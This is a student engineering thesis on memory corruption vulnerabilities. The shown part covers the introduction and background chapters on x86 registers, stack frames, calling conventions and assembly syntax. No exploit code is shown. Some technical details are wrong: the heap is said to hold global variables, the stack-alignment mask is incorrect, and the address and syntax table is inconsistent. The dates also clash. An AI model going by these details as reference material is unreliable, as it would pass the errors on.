



EEEE4008

Final Year Individual Project Thesis

**Software Memory Corruption Vulnerabilities:
Exploitation and Mitigation Techniques**

AUTHOR: Mr. Yousef Abdalla

ID NUMBER: 14296919

SUPERVISOR: Dr. Paul Evans

MODERATOR: Dr. James Bonnyman

DATE: 20 May 2020

*Fourth year project report is submitted in part fulfilment of the requirements of the degree of
Master of Engineering.*

Abstract

Contents

CHAPTER 1 – INTRODUCTION	6
1.1 BACKGROUND CONTEXT	6
1.1.1 <i>What is an overflow?</i>	6
1.1.2 <i>Historical background</i>	6
1.1.3 <i>Industrial Relevance</i>	6
1.2 AIMS & OBJECTIVES.....	7
1.2.1 <i>Aims</i>	7
1.2.2 <i>Objectives & Tasks</i>	7
1.2.3 <i>Milestones & Deliverables</i>	8
1.3 THESIS STRUCTURE	8
CHAPTER 2 – TECHNICAL BACKGROUND REVIEW.....	10
2.1 MEMORY MANAGEMENT.....	10
2.1.1 <i>Registers</i>	10
2.1.2 <i>Heap</i>	12
2.1.3 <i>Stack</i>	12
2.1.4 <i>Function Calling Convention</i>	13
2.2 PROGRAMMING LANGUAGES & COMPILERS	15
2.2.1 <i>High-level Languages</i>	15
2.2.2 <i>Low-level Languages</i>	16
2.2.3 <i>The Bigger Picture</i>	17
2.3 INSTRUCTION SET ARCHITECTURES (ISAs)	18
2.3.1 <i>Memory</i>	19
2.3.2 <i>Registers</i>	19
2.3.3 <i>Windows Portable Executable Structure</i>	20
2.4 SUMMARY	20
CHAPTER 3 – STACK SMASHING IN 2021	21
3.1 EXAMPLES ON A MODERN IA-32 SYSTEM	21
3.1.1 <i>Demonstrating the vulnerability</i>	21
3.1.2 <i>Exploiting the vulnerability</i>	23
3.2 SUMMARY	37
CHAPTER 4 – PROTECTION MECHANISMS.....	38
4.1 STACK CANARIES	39
4.1.1 <i>Description</i>	39
4.1.2 <i>Operation</i>	39
4.1.3 <i>Effectiveness</i>	40
4.2 ADDRESS SPACE LAYOUT RANDOMISATION (ASLR).....	40
4.2.1 <i>Description</i>	40
4.2.2 <i>Operation</i>	42
4.2.3 <i>Effectiveness</i>	43
4.3 DATA EXECUTION PREVENTION (DEP).....	44
4.3.1 <i>Description</i>	44
4.3.2 <i>Operation</i>	44
4.3.3 <i>Effectiveness</i>	46
4.4 SUMMARY	46
CHAPTER 5 – BREACHING PROTECTION MECHANISMS	47
5.1 STRUCTURED EXCEPTIONAL HANDLING	47
5.2 OVERCOMING THE RETURN ADDRESS PROBLEM.....	47
5.2.1 <i>NOP Sleds</i>	47
5.2.2 <i>Heap Spraying</i>	47
5.3 RETURN ORIENTED PROGRAMMING.....	47

5.3.1	<i>Return-to-libc</i>	47
5.3.2	<i>ROP Chains</i>	47
CHAPTER 6 – EDUCATIONAL PACKAGE		48
6.1	HYPERTEXT MARKUP LANGUAGE	48
6.2	CASCADING STYLE SHEETS	49
6.3	JAVASCRIPT	49
6.3.1	<i>React</i>	49
6.4	PACKAGE TOOLS	50
6.4.1	<i>Shellcode Generator</i>	50
6.4.2	<i>Code Reviewer</i>	51
6.5	DELIVERY OF THE ONLINE PACKAGE	51
CONCLUSION		52
7.1	FINDINGS	52
7.2	ATTAINMENT OF OBJECTIVES	52
7.3	EVALUATION OF TIME PLAN	52
7.4	CRITICAL EVALUATION	52
7.5	FUTURE WORK	52
REFERENCES		52

Figures

Figure 2.1:	'Info Registers' command on GDB	11
Figure 2.2:	Base registers and their extensions up to 32-bits. [11]	12
Figure 2.3:	Simple program using a function to calculate the volume of a rectangle. (High-level)....	13
Figure 2.4:	Disassembly of the simple program's function. (Low-level)	13
Figure 2.5:	Stack containing stack frame of main and stack frame of CalcVol(3)	14
Figure 2.6:	Flow of the simple program.	14
Figure 2.7:	Disassembly of the simple program's main.	15
Figure 2.8:	The bigger picture.	18
Figure 2.9:	Base registers and their extensions up to 64-bits. [11]	20
Figure 3.1:	Vulnerable Program #1.	22
Figure 3.2:	Stack frame of Vulnerable Program #1.	22
Figure 3.3:	Demonstration of overflowing the Message buffer	23
Figure 3.4:	Demonstration of overflowing the Username buffer.	23
Figure 3.5:	Formation of Shellcode. [17]	24
Figure 3.6:	Shellcode Base code	25
Figure 3.7:	Flow chart of the MessageBoxA(4) exploit.	26
Figure 3.8:	Operation of arwin.exe.	26
Figure 3.9:	Sections 1&2 of the MessageBoxA(4) shellcode exploit	27
Figure 3.10:	Navigation path through the portable executable to obtain base address of kernel32.dll	28
Figure 3.11:	LIST_ENTRY structure. [32]	28
Figure 3.12:	Section 3 of the MessageBoxA(4) shellcode exploit.	29
Figure 3.13:	Break down of little endian byte ordering	30
Figure 3.14:	View of the internals of the dynamic library kernel32.dll.	30
Figure 3.15:	GetProcAddress(2) and LoadLibraryA(1) functions. [20] [21]	31
Figure 3.16:	Sections 4,5&6 of the MessageBoxA(4) shellcode exploit	31
Figure 3.17:	Sections 7&8 of the MessageBoxA(4) shellcode exploit	33
Figure 3.18:	MessageBoxA(4) function. [22]	33
Figure 3.19:	Pop up produced upon running the MessageBoxA(4) shellcode exploit.	34

Figure 3.20: Section 9 of the MessageBoxA(4) shellcode exploit.	34
Figure 3.21: MessageBoxA(4) shellcode exploit. (Full length)	34
Figure 3.22: MessageBoxA(4) shellcode exploit. (Reduced length)	35
Figure 3.23: Impact of reducing the shellcode size on the pop up produced.....	35
Figure 3.24: FatalAppExitA(2) function. [34]	35
Figure 3.25: Alternative exploit route. (FatalAppExitA(2) shellcode exploit).....	35
Figure 3.26: Pop up produced from FatalAppExitA(2) exploit. (Alternative route)	36
Figure 3.27: Modifications to prepare shellcode for injection.	36
Figure 3.28: Demonstration of injecting the exploit into a Networked Messaging Application.	37
Figure 4.1: Stages of protecting a system.	38
Figure 4.2: Stack Canary in Networked Base code Application stack frame. [35]	39
Figure 4.3: Demonstration of Stack Canary in action.....	40
Figure 4.4: Using arwin.exe to obtain memory address of FatalAppExitA(2).	41
Figure 4.5: FatalAppExitA(2) shellcode exploit. (ASLR disabled)	41
Figure 4.6: Demonstration of FatalAppExitA(2). (ASLR disabled).....	41
Figure 4.7: Using arwin.exe to obtain memory addresses of LoadLibraryA() & MessageBoxA() ...	42
Figure 4.8: MessageBoxA(4) shellcode exploit. (ASLR disabled)	42
Figure 4.9: ASLR options in Windows Security > App & browser control > Exploit protection.	43
Figure 4.10: Checking and changing DEP status using elevated command prompt.	45
Figure 4.11: DEP control panel.	45
Figure 6.1: Code Snippet responsible for webpage switching.....	48
Figure 6.2: Educational Package's Shellcode Generator.....	50
Figure 6.3: Educational Package's Code Reviewer.	51

Tables

Table 2.1: Summary of supplementary memory segments.....	10
Table 2.2: Description of 32-bit registers.	11
Table 2.3: Commonly used x86 assembly instructions.	17
Table 2.4: Differences between AT&T and Intel syntaxes.....	17
Table 3.1: List of vulnerable function in C.....	21
Table 4.1: Summary of ASLR options. [25].....	43
Table 4.2: DEP Support Policy Values and their descriptions. [28].....	45

Chapter 1 – Introduction

1.1 Background Context

1.1.1 What is an overflow?

An overflow refers to the possibility of exceeding the static memory allocated to an array (buffer), causing it to overflow into and possibly corrupt adjacent memory locations. The reason this can occur is because commonly used high-level languages such as C and C++ provide low-level and unrestricted access to the memory. Such languages are considered unsafe as they do not have inherent bounds checking, which means that functions such as `strcpy()` and `scanf()` would copy or scan data into a variable without checking to see if the data will actually fit. This shifts the responsibility of ensuring that all memory accesses are safe onto the programmer. In the best case, failing to ensure safe memory access will lead to a crash of the program. In the worst case, this can enable an attacker to completely hijack the program by providing an input that results in the access of unintended sections of the application's memory. This is known as a memory-corruption, or buffer overflow attack, which exploits the aforementioned vulnerability.

1.1.2 Historical background

Memory corruption attacks were first understood and partially publicly documented in 1972, when the Computer Security Technology Planning Study laid out the technique: “The code performing this function does not check the source and destination addresses properly, permitting portions of the monitor (known as *the kernel* nowadays) to be overlaid by the user. This can be used to inject code into the monitor that will permit the user to seize control of the machine” [1]. Sixteen years later, in 1988, the first hostile exploitation of a buffer overflow, the Morris worm, which was the first self-propagating internet worm, was launched and wreaked havoc across the early internet, resulting in the first felony conviction under the Computer Fraud and Abuse Act [2].

It was not until 1996 however, that an in-depth guide explaining what buffer overflow vulnerabilities are and how their exploits work was published by Aleph One. The paper was titled “Smashing the Stack for Fun and Profit” and is considered by many to have significantly widened the scope of awareness within the field of computer security while others consider it to have initiated the golden age of software exploitation. Although it has been more than 20 years since the release of this paper, and much has changed in the field of computer security since, it is still very closely related vulnerabilities which were exploited in more recent attacks. In fact, MITRE Corp's CVE, which is a list of records of all publicly known cybersecurity vulnerabilities, reported more than 11,000 vulnerabilities relying on buffer overflows since its launch in 1999, with 514 of those being recorded throughout 2020 [3].

1.1.3 Industrial Relevance

The relevance of this project stems from the undeniable fact that our modern society is dominated by computer systems, and over the years, the complexity of these systems has been increasing and this comes at the cost of increased attack surface. Last July, a Freedom of Information Inquiry carried out by TopLine Comms found that over the past decade, around a third of UK universities have faced

ransomware attacks, with Sheffield Hallam University alone reporting 42 separate attacks since 2013 [4]. More recently, last summer, BBC news reported more than 20 universities and charities in the UK, US and Canada that were also caught up in a ransomware cyber-attack that threatened to disrupt the start of term [5]. Furthermore, towards the end of last year, Newcastle and Northumbria universities along with a group of further education colleges in Yorkshire and a higher education college in Lancashire were all targeted by cyber-attacks [6], which forced the National Cyber Security Centre to issue an alert following that recent spike of attacks on educational institutions [7].

Furthermore, Recent reports by Cybersecurity Ventures predicted that by 2025, cybercrime will cost the world in excess of \$10.5 trillion annually, up from \$3 trillion in 2015, making it the fastest growing crime in the U.S [8] [9]. Moreover, in just the first month of 2021, MITRE's CVE database had already recorded more than 900 vulnerabilities, around 15 of which relied on buffer overflows. This rapid growth in cybercrime demands an equally rapid growth in the field of cybersecurity, whether it is through raising awareness, which is the aim of this project, or through technological advances.

Undoubtedly, some of the recent advancements in technology have worked in favour of cybersecurity and improved the defence arsenal against cyber-crime. These include Artificial Intelligence, Blockchain and Big Data. In fact, AI is considered one of the most promising developments in the information age, and cybersecurity arguably is the discipline that could benefit the most from it. Compared to conventional cybersecurity solutions, intelligent systems are more flexible, adaptable, robust and have been found to help improve security performance and better protect systems from the increasingly sophisticated cyberthreats. However, despite its promising nature, it has emerged as an existential risk for human civilization [10] and in time, cybercriminals will, inevitably, leverage AI to their advantage which will increase the speed and volume of attacks as well as make attribution and detection harder.

1.2 Aims & Objectives

1.2.1 Aims

The aim of this project is to raise cyber security awareness by providing an educational package exploring software vulnerabilities in modern systems, explaining how these vulnerabilities can be exploited and what defence and mitigation techniques can be used to help prevent security incidents as well as limit the extent of damage when security attacks do happen. This will be supported by an online webpage containing a series of working examples which demonstrate how memory corruption-based attacks work on 32 and 64-bit programs running on a Windows operating system.

1.2.2 Objectives & Tasks

O1 – Acquire knowledge required for project.

T1 – Background review

T1.1 – Review of Windows Internally

T1.2 – Review of high and low-level languages

T1.3 – Identify causes of vulnerabilities within programs written in unsafe languages.

T1.4 – Review “Return-to-libc” exploitation

T1.5 – Review “Shellcode injection” exploitation

T1.6 – Review various security features

- T2 – Learn x86 assembly language
- T3 – Learn PHP programming language

O2 – Demonstrate the vulnerability and its various exploits.

O3 – Demonstrate the impact of carefully constructed messages.

- T4 – Demonstrate how a program's execution can be derailed.
- T5 – Demonstrate how a program can be forced to execute code supplied by the attacker.

O4 – Explore the various defences and mitigations put in place to prevent these basic exploits.

- T6 – Research and show Stack Canary Protection
- T7 – Research and show Data Execution Prevention (DEP)
- T8 – Research and show Address Space Layout Randomisation (ASLR)

O5 – Demonstrate bypassing security features using advanced exploitation techniques.

- T9 – Bypass Stack Canaries using Structured Exceptional Handling (SEH) exploit.
- T10 – Bypass DEP using Return Oriented Programming (ROP) chain.
- T11 – Bypassing ASLR using Shellcode Injection

O6 – Develop online educational package

- T12 – Create website using ReactJS
- T13 – Develop shellcode generating tool
- T14 – Develop code reviewer

1.2.3 Milestones & Deliverables

Throughout the project, five main milestones will need to be achieved, and by the end of the project, the following deliverables will be available in the form of an educational package hosted on an online webpage.

M1 – All basic exploit examples completed and functional.

- D1 – Simple stack buffer overflow attack
- D2 – Basic Return-to-libc attack
- D3 – Basic Shellcode injection attack

M2 – All advanced exploit examples completed and functional.

- D4 – Advanced SEH attack bypassing Stack Canaries
- D5 – Advanced ROP chain attack bypassing DEP
- D6 – Advanced Shellcode Injection attack bypassing ASLR

M3 – Online educational package completed and functional

- D7 – Shellcode generating tool
- D8 – Code reviewer

M4 – Complete first draft of thesis

M5 – Complete Thesis

1.3 Thesis Structure

This thesis is divided into 7 chapters; having now completed the first chapter introducing the project, Chapter 2 will provide a complete technical review of the topics required for the completion and

realization of the project. Chapter 3 then moves onto exploring the nature of memory-corruptions vulnerabilities, demonstrating and then exploiting them. Later, Chapter 4 provides an in-depth description of some of the most common protection mechanisms, explaining both their operation, and limitations. Following this, Chapter 5 begins looking at more advanced exploitation techniques, ones that can overcome exploitation obstacles, as well as bypass security features. Chapter 6 then discusses how the online educational package was developed, what educational sources it contains, and what cybersecurity tools it provides. Finally, Chapter 7 draws the conclusion of this thesis, critically evaluating the entire project and the author's progression through it. This chapter will present an evaluation of the time plan and attainment of objectives along with the plans of future work.

Chapter 2 – Technical Background Review

The completion of this project requires technical knowledge of the internals of modern Windows systems, their architectures (IA-32 and x86-64 systems), and how memory is generally managed on these systems. The project also requires knowledge of high and low-level languages, along with an understanding of the structure of a typical program and a Windows portable executable. This section provides a detailed review of all the technical aspects of the project, illustrating how all the pieces interact together within the bigger picture.

2.1 Memory Management

Memory is defined as a device, or a collection of bytes, used to store data or programs (sequence of instructions) on a temporary or permanent basis. Generally, when the term memory is used in computing context, it is referring to the main memory, also known as primary storage. Compared to secondary and tertiary storage, the main memory is the only one that can be directly accessed by the CPU. It comprises of 3 locations where data can be stored – the Random-Access Memory (RAM), the processor cache memory (faster), and the processor registers (fastest). The reason RAM is the slowest is because, unlike the other two, it is not located inside the CPU and so is considered the ‘furthest’ from the processor.

A compiled program’s main memory can be divided into five segments – text, data, bss, heap, and stack. For this project, the focus will be on the stack and the heap, which will be discussed in depth in the following subsections. However, for completion, a brief explanation of the significance of the remaining sections is provided below in Table 2.1 .

<u>Segment</u>	<u>Fixed Size</u>	<u>Writable</u>	<u>Significance</u>	<u>Comment</u>
Text	Yes	No	Stores the assembled machine language instructions of the program	Nonlinear execution of instructions
Data	Yes	Yes	Stores global and static program variables	Stores initialised global and static variables
Bss				Stores their uninitialized counterparts

Table 2.1: Summary of supplementary memory segments.

2.1.1 Registers

Registers are the fastest of all forms of computer data storage, they are the processor’s own set of special internal variables used to hold data the processor is currently using or needs constant access to. An x86 processor has several registers, which are the main tools used to write programs in x86 assembly. An exhaustive list of these registers along with their current state can be viewed using the debugger’s command ‘info registers’ or more simply ‘i r’. This is shown below in Figure 2.1.

```

At C:\Users\youse\OneDrive\Desktop\Final Year Project\Programs\Lab2_BaseCode\BaseCode.c:71
> info registers
eax          0x1    1
ecx          0x1    1
edx          0x80   128
ebx          0x398000 3768320
esp          0x60fee0 0x60fee0
ebp          0x60ff08 0x60ff08
esi          0x401280 4199040
edi          0x401280 4199040
eip          0x401487 0x401487 <main+14>
eflags       0x202 [ IF ]
cs           0x23   35
ss           0x2b   43
ds           0x2b   43
es           0x2b   43
fs           0x53   83
gs           0x2b   43
Command: |

```

Figure 2.1: 'Info Registers' command on GDB.

Debuggers are used by programmers to step through compiled programs, examine program memory, and view processor registers. The debugger is a very powerful tool and is indeed one of the most important tools for this project as it allows the execution of a program to be viewed from all angles, paused, and even changed along the way. The debugger used throughout this project will be the GDB. Table 2.2 summarises the roles of each of the registers above.

Register	Name	Role
General Purpose Registers		
%EAX	Accumulator	I/O, Arithmetic, Interrupt calls
%EBX	Base	Base pointer for memory access, Interrupt return
%ECX	Counter	Loop counter, Bit shifts, Interrupts
%EDX	Data	I/O, Arithmetic, Interrupt calls
Pointer/Index Registers		
%ESP	Stack Pointer	Holds the top address of current stack frame
%EBP	Base Pointer	Holds the base address of current stack frame
%ESI	Source Index	Pointer to source when data is read from or written to
%EDI	Destination Index	Pointer to destination when data is read from or written to
Segment Registers		
%CS	Code Segment	Holds the Code segment in which your program runs
%DS	Data Segment	Holds the Data segment that your program accesses
%ES, FS, GS	Misc Segments	Extra segment registers available for far pointer addressing
%SS	Stack Segment	Holds the Stack segment the program uses.
%EIP	Instruction Pointer	Points to the next instruction to be executed
%EFLAGS	Status Register	Holds the state of the processor

Table 2.2: Description of 32-bit registers.

In modern times however, processors have been improved and register sizes have increased, allowing more memory to be addressed. The E prefix seen in some of the registers shown above signifies that these registers are an 'Extended' version of the 16-bit registers. Furthermore, there are

3 more prefixes commonly seen in registers, these are – X, H, and L, which stand for ‘Extended (Hex)’, ‘High’, and ‘Low’ respectively. An illustration of this is shown below in Figure 2.2.




Figure 2.2: Base registers and their extensions up to 32-bits. [11]

2.1.2 Heap

The heap is a segment of the memory that uses dynamic memory allocation and it is where global variables and dynamic arrays are stored by default. It is also a memory segment of variable size, which the programmer can directly control, allocating and deallocating blocks of memory depending on their needs. As such, memory in the heap is managed using functions such as `malloc()`, `realloc()`, and `free()`, which respectively reserve a region of memory in the heap, reallocates a portion of memory for another use, and removes reservations to allow that portion to be reused later. As the size of the heap increases, it grows upwards toward higher memory addresses.

Due to the fact that memory on the heap is not automatically managed and requires allocation and deallocation, this segment is prone to several problems. The first and perhaps the biggest issue is that this makes the heap very inefficient in terms of space management, as the memory often becomes fragmented as blocks of memory are allocated and then freed. Other problems include memory leaks, which occur as a result of repeatedly allocating memory without later freeing it after use, and use-after-free vulnerability, which occurs when an allocated portion of memory is referenced several times across different sections but is freed only in one, this leaves a vulnerability that allows that segment to be reused while it's still actively being used in the other sections.

2.1.3 Stack

A stack is defined as an abstract data structure that is frequently used to store a collection of objects. It has a first in, last out (FILO) ordering and has two main principle operations: *Pushing*, which is when an item is placed into the stack, and *Popping*, which is when an item is removed from the stack. This being said, it makes sense that the stack segment is also of variable size, as it is used to temporarily store local function variables and context during function calls, whose memory is later deallocated when the function returns.

As the stack changes in size, it grows downwards, towards lower memory addresses. The ESP register is used to keep track of the address at the end of the stack, and constantly changes as items are pushed into or popped off the stack. The EBP register pointing to the base of the stack remains at a fixed memory address, these two pointer registers are essentially what delimit a stack frame. A stack frame is defined as a frame of data that gets pushed onto the stack, as such, when a function is called, a stack frame is generated to collectively represent the function call and its set of argument data, along with the EIP register which stores the address of the next instruction to be executed. The function's code however, will be stored in a different memory location in the text (or code) segment.

An important thing to note is that a new stack frame is generated for each function call, and thus, a stack can contain multiple stack frames. The function calling convention is discussed in more detail in the following subsection.

2.1.4 Function Calling Convention

To begin this subsection, a simple program that calls a function must be inspected on a low (hardware) level.

```

1
2  #include <stdio.h> // Import I/O Library
3
4  // Calculate the volume of a rectangle
5  int CalcVol(int length, int width, int height)
6  {
7      int rectVol = length * width * height; // Calculate volume
8      return rectVol; // Return calculated value
9  }
10
11 // Program entry point
12 int main()
13 {
14     int length = 5, width = 6, height = 7, volume = 0; // Declare and initialize variables
15     volume = CalcVol(length, width, height); // Call function and obtain returned value
16     printf("Volume of the rectangle is %d", volume); // Print the volume
17
18     return 0; // Exit program with no error
19 }
20

```

Figure 2.3: Simple program using a function to calculate the volume of a rectangle. (High-level)

> disas CalcVol

Dump of assembler code for function CalcVol:

```

0x00401350 <+0>:  push %ebp           ; Save/Push base pointer (EBP) onto stack -> SFP
0x00401351 <+1>:  mov  %esp,%ebp       ; Copy value of stack pointer (ESP) into EBP register
0x00401353 <+3>:  sub  $0x10,%esp      ; Allocate memory by subtracting from ESP
0x00401356 <+6>:  mov  0x8(%ebp),%eax
0x00401359 <+9>:  imul 0xc(%ebp),%eax
0x0040135d <+13>: imul 0x10(%ebp),%eax
0x00401361 <+17>: mov  %eax,-0x4(%ebp)
=> 0x00401364 <+20>: mov  -0x4(%ebp),%eax
0x00401367 <+23>: leave
0x00401368 <+24>: ret

```

End of assembler dump.

Figure 2.4: Disassembly of the simple program's function. (Low-level)

An important feature of the debugger is that it enables the user to view how their compiled C program operates on a hardware level, this is done using the 'disas' command which disassembles the machine code into assembly language. It can be observed in Figure 2.4 that the first few instructions of the function CalcVol(3) are in **bold**. These instructions set up the stack frame and are

collectively called the *function prologue* (or *procedure prologue*). These instructions essentially save the base pointer (EBP) by pushing it onto the stack, and preallocates stack memory for the local function variables by subtracting the required memory from the stack pointer (ESP), after having copied its value to EBP, thus creating the downwards growing stack frame.

In reality, when a function is called, several things are collectively pushed onto the stack in a stack frame. The base pointer (EBP) register – sometimes called the frame pointer (FP) or local base (LB) pointer – is used to reference local function variables in the current stack frame. Each stack frame contains the parameters to the function, its local variables, and two pointers that are necessary to put things back the way they were: the saved frame pointer (SFP) and the return address. The SFP is used to restore EBP to its previous value, and the return address is used to restore EIP to the next instruction found after the function call. This restores the functional context of the previous stack frame. [12]




Figure 2.5: Stack containing stack frame of main and stack frame of CalcVol(3).

A very important thing to note is that the function CalcVol is not the program's entry point, main() is. The function only takes control of the program when it is called from within main(). The following figures will illustrate this.




Figure 2.6: Flow of the simple program.

The way this is done on a hardware level can be seen in bold in the Figure 2.7 below. First the parameters are passed to the function, it is then called and the result is stored in the EAX register. Of note is the last instruction in this block, whose address matches the saved EIP in the function's stack frame shown previously in Figure 2.5.

```
> disas main
Dump of assembler code for function main:
0x00401369 <+0>:  push  %ebp                ; Function prologue
0x0040136a <+1>:  mov   %esp,%ebp           ; ....
0x0040136c <+3>:  and   $0xffffffff,%esp    ; ....
0x0040136f <+6>:  sub   $0x20,%esp          ; ....

0x00401372 <+9>:  call  0x401990 <__main>    ; Program start
0x00401377 <+14>:  movl  $0x5,0x1c(%esp)     ; Variable Initialization in stack frame (Length)
0x0040137f <+22>:  movl  $0x6,0x18(%esp)     ; ..... (Width)
0x00401387 <+30>:  movl  $0x7,0x14(%esp)     ; ..... (Height)
0x0040138f <+38>:  movl  $0x0,0x10(%esp)     ; ..... (Volume)

0x00401397 <+46>:  mov   0x14(%esp),%eax      ; Height moved from stack frame of main to stack frame of CalcVol
0x0040139b <+50>:  mov   %eax,0x8(%esp)       ; .....
0x0040139f <+54>:  mov   0x18(%esp),%eax      ; Width moved from stack frame of main to stack frame of CalcVol
0x004013a3 <+58>:  mov   %eax,0x4(%esp)       ; .....
0x004013a7 <+62>:  mov   0x1c(%esp),%eax      ; Length moved from stack frame of main to stack frame of CalcVol
0x004013ab <+66>:  mov   %eax,(%esp)          ; .....
0x004013ae <+69>:  call  0x401350 <CalcVol>   ; Call CalcVol function
0x004013b3 <+74>:  mov   %eax,0x10(%esp)      ; Move calculated value into the variable Volume

0x004013b7 <+78>:  mov   0x10(%esp),%eax      ; Parameters for print statement
0x004013bb <+82>:  mov   %eax,0x4(%esp)       ; .....
0x004013bf <+86>:  movl  $0x403024,(%esp)     ; .....
0x004013c6 <+93>:  call  0x401c00 <printf>    ; .....
0x004013cb <+98>:  mov   $0x0,%eax           ; .....
0x004013d0 <+103>: leave                    ; Deallocates stack frame by reversing the prologue operation
0x004013d1 <+104>:  ret

End of assembler dump.
```

Figure 2.7: Disassembly of the simple program's main.

2.2 Programming Languages & Compilers

2.2.1 High-level Languages

High-level languages are the most commonly used family of programming languages among programmers, they are more similar to the human language than they are to the computer's language, i.e. they provide a higher level of abstraction from machine code. Such languages do not interact directly with the hardware and entirely hide significant areas of the computing system (e.g. memory management and control), making the process of developing a program easier and much more understandable. How "high-level" a language is, is often a measure of the amount of abstraction the language provides. Throughout this project, the high-level language used will be C. This

In order for a computer to understand a high-level language, it must first be translated to machine code. This is done via an interpreter or a compiler. High-level languages are therefore categorised into two main groups – compiled and interpreted languages; however, they can be classified into several other categories based on their programming paradigm. Essentially, the only difference between these two groups is the execution model.

As such, a program written in a compiled language can only run on a computer after it undergoes the process of compilation. This process rearranges the program, optimizes it, and produces object codes, which are the low-level equivalent of the source codes, these object codes are then linked together into a single executable file which can run on the computer. On the other hand, programs written in interpreted languages are translated and executed line by line, rather than as a whole. The interpreter goes through the source code compiling statements as they are needed, this is often referred to as Just-In-Time (JIT) compilation. This allows for more flexibility in the code but comes at the cost of execution speed.

This shifts the responsibility of ensuring that all memory accesses are safe onto the programmer. In fact, if this responsibility were shifted over to the compiler, the resulting binaries would be significantly slower, due to integrity checks on every variable. Also, this would remove a significant level of control from the programmer and complicate the language.

2.2.2 Low-level Languages

Low-level languages are used to write programs that relate to the specific architecture and hardware of the computer being used. Unlike high-level languages, these languages interact directly with the hardware providing little or no abstraction from the computer's instruction set architecture (ISA), making them harder for programmers to understand and use. Low-level languages are classified into two categories – Machine Code and Assembly Language.

2.2.2.1 Machine Code

Machine code is the lowest-level representation of a computer program, it is a set of machine language instructions used to directly control a computer's central processing unit (CPU). These instructions are a sequence of binary bits and each instruction performs a very specific and small task. Instructions written in machine language are machine dependant and varies from computer to computer. In essence, it is the computer's own language, to which any program would need to be translated in order for the computer to be able to understand and execute it.

2.2.2.2 Assembly Language

Much like machine code, assembly language also interacts directly with the hardware and is therefore also machine dependant. However, assembly language is considered an improvement over machine language as its instructions are not strictly numerical, but instead uses mnemonics, which allows programs to be written in the language. Programs written in assembly language uses a special program called assembler. The assembler translates mnemonics to specific machine code, however, unlike C and other compiled languages, assembly language instructions have a direct one-to-one relationship with their corresponding machine language instructions. In essence, assembly is just a way for programmers to represent, in an understandable form, the machine language instructions that are given to the processor. Shown below are some of the most commonly used assembly instructions. There are also operations that are used to control the flow of execution (cmp, jne, je, jle).

() = Indirect Addressing
% = Register
\$ = Literal value

Instruction Mnemonic	Role
xor %eax, %eax	Exclusive-or bitwise operation, effectively zeroes eax.
mov %ebp, %eax	Move the values in register ebp to eax.
inc %eax	Add 1 to the contents of eax.
sub \$2, %eax	Subtract 2 from the contents of eax.
push \$4	Push literal value 4 onto the stack.
pop %eax	Get the top stack element and store in eax.
imul %ebx, %edx	Multiply edx by the contents of ebx.
jmp loop	Jump into the instruction labeled loop.
lea (%esp), %ebp	Load the effective address of esp into ebp.
cmp \$10, %ecx	Compare the values of the two specified operands.
shr/shl \$1, %eax	Shift contents of eax one bit to the right/left (divide/multiply by 2).
call, ret	Call and return from a function.

Table 2.3: Commonly used x86 assembly instructions.

There are two main syntaxes in assembly – Intel and AT&T. Intel is the syntax that is more commonly used on Windows systems and in textbooks as it leaves the data types and sizes of the instruction operands implicit, i.e. it uses no prefixes and is therefore considered more readable. However, AT&T is more descriptive in its style as it uses prefixes such as \$ or % to make clear the type of data being operated on (literal values or registers respectively). Shown below are a set of instructions that do not perform a particular task, but rather reflect the difference between both syntaxes. (See Table 2.4: Differences between AT&T and Intel syntaxes. Table 2.4)

Memory Address	Bytecode	AT&T Syntax	Intel Syntax
0x0061fc80	31 c0	xor %eax,%eax	xor eax,eax
0x0061fc82	64 8b 60 08	mov %fs:0x8(%eax),%esp	mov esp,DWORD PTR fs:[eax+0x8]
0x0061fc84	8d 2c 24	lea (%esp),%ebp	lea ebp,[esp]
0x0061fc8a	b3 78	mov \$0x78,%b	mov bl,0x78
0x0061fc8d	81 f9 57 69 6e 45	cmp \$0x456e6957,%ecx	cmp ecx,0x456e6957
0x0061fc90	ff d2	call *%edx	call edx
0x0061fc92	6a 05	push \$0x5	push 0x5
0x0061fc94	88 08	mov %cl,(%eax)	mov BYTE PTR [eax],cl

Table 2.4: Differences between AT&T and Intel syntaxes.

